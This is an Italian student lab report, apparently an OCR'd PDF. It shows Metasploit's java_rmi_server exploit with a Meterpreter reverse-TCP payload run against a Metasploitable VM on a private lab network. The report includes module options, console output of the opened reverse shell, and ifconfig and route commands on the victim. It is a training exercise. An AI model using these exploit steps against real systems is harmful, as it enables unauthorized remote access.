
Relazione esercizio 27Settembre


Come richiesto da esercizio ho settato l'ip sulla macchina kali



E sulla Metasploitable tramite il comando **sudo nano /etc/network/interfaces**

Resettato l'interfaccia con **sudo /etc/init.d/networking restart** e verificato il ping con la macchina kali

Successivamente utilizzando il comando **msfconsole** per eseguire la console per gli exploit.



Dopo aver trovato l'expoit utile a questo esercizio lo seleziono utilizzando **Use 3**

```
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                     no        The URI to use for this exploit (default is random)


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.11.111   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   2   Linux x86 (Native Payload)



View the full module info with the info, or info -d command.

msf6 exploit(multi/misc/java_rmi_server) > set HTTPDELAY 20
HTTPDELAY => 20
msf6 exploit(multi/misc/java_rmi_server) > set rhosts 192.168.11.112
rhosts => 192.168.11.112
msf6 exploit(multi/misc/java_rmi_server) >
```

Con **show options** verifico le opzioni settate in "**Required yes**" e le valorizzo, in questo casso setto

HTTPDELAY a 20 e **l'rhosts** con l'ip della metasploitable **"192.168.11.112"**.

```
msf6 exploit(multi/misc/java_rmi_server) > run

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/HohyFFR9F61sssH
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (1017704 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:36856) at 2024-09-27 05:21:18 -0400

meterpreter > ifconfig

Interface  1
============
Name         : lo
Hardware MAC : 00:00:00:00:00:00
MTU          : 16436
Flags        : UP,LOOPBACK
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff::


Interface  2
============
Name         : eth0
Hardware MAC : 08:00:27:83:1e:7c
MTU          : 1500
Flags        : UP,BROADCAST,MULTICAST
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe83:1e7c
IPv6 Netmask : ffff:ffff:ffff:ffff::


Interface  3
============
Name         : eth1
Hardware MAC : 08:00:27:d2:a4:ca
MTU          : 1500
Flags        : BROADCAST,MULTICAST

meterpreter >
```

Dopo aver settato tutto posso eseguire l'exploit col comando **run** e vedo che entra con successo in meterpreter. Di conseguenza posso eseguire il comando **ifconfig** per ottenere la configurazione di rete.

```
meterpreter > route

IPv4 network routes
===================

    Subnet        Netmask        Gateway  Metric  Interface
    ------        -------        -------  ------  ---------
    192.168.11.0  255.255.255.0  0.0.0.0  0       eth0

No IPv6 routes were found.
meterpreter >
```

E con **route** posso visualizzare la tabella di routing della macchina vittima, dopo aver fatto le mie verifice posso uscire col comando exit e ritornare sulla msfconsole.